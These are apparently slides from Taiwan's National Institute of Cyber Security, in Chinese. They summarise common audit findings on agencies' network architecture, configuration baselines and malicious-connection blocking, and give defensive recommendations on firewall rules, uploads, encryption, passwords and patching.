
網路架構檢測共同發現事項(2/2)

改善建議

1. 建議設備管理者限制**僅授權管理人員IP可存取管理介面**，避免非必要人員連線，並可將**管理介面設置於獨立網段**以提升安全性
2. 對於未限制對外服務存取之情形，應重新檢視防火牆設定，並**依業務需求調整連線規則**，確保僅允許必要的對外連線
3. 建議於核心網路設備中**建立自動備援機制**，避免單點故障造成網路中斷或服務中止，確保主要設備或連線異常時，能自動切換至備援設備以維持服務穩定
4. 設定防火牆或網路設備存取控制時，應避免使用「Permit All」或「Permit Any」等寬鬆設定。建議依**最小權限原則**僅開放必要通訊埠、協定及來源，並定期檢視與調整規則，確保存取控制安全精確

組態設定安全檢測共同發現事項

發現事項同113年




改善建議

1. GCB導入人員定期審查例外管理清單正確性，確保例外項目設定值符合機關管理現況
2. GCB導入人員定期檢視部署情形，並抽檢組態設定內容，以確保組態設定正確性

網路惡意活動檢視共同發現事項

發現事項同113年

機關未確認惡意中繼站名單部署完整性與正確性，無法完全阻擋使用者電腦對惡意中繼站連線，可能導致機敏資訊外洩



改善建議

1. 網管人員應建立惡意中繼站名單部署與更新機制，並落實執行
2. 網管人員應定期進行惡意中繼站連線阻擋測試，確認惡意中繼站名單部署完整性與有效性
3. 機關使用外部GSN DNS解析時，仍應確實於IPS或防火牆部署惡意中繼站DN名單

結論與建議

● 強化伺服器目錄存取防護

- 網站伺服器應**停用目錄瀏覽**功能，避免出現「Index of」頁面洩漏檔案結構，防止攻擊者藉此蒐集系統資訊並進一步攻擊

● 強化上傳驗證與內容檢查機制

- 應**限制允許上傳之檔案類型與副檔名**，並驗證MIME類型與內容一致性，防止惡意程式以偽裝檔案形式通過檢測。同時依**最小權限原則**設定帳號及目錄存取權限，以降低系統被入侵風險

● 強化資料庫傳輸加密設定

- 建議資料庫主機採用**TLS 1.2(含)**以上版本進行加密傳輸，並停用舊版協定與弱式加密套件，確保資料傳輸安全

● 強化通行碼防護政策

- 應建立完善通行碼管理規範，避免使用**預設帳號**或**帳號密碼相同**之設定，並加入登入錯誤次數限制、通行碼複雜度檢核與驗證碼機制。同時避免系統顯示過多**通行碼提示資訊**，減少暴力破解或社交工程攻擊風險

● 落實執行安全性更新

- 資通系統與物聯網設備之作業系統、軟體及韌體應**定期更新**，並確保防毒軟體與應用程式維持最新版本，避免因版本過舊而遭已知弱點攻擊

● 定期執行防火牆規則檢視

- 應**定期檢視防火牆規則**，確保符合最新安全政策與業務需求，及時**移除多餘或過期規則**，降低誤開放與未授權存取風險



國家資通安全研究院

National Institute of Cyber Security

Thank you for your time.

報告完畢
敬請指教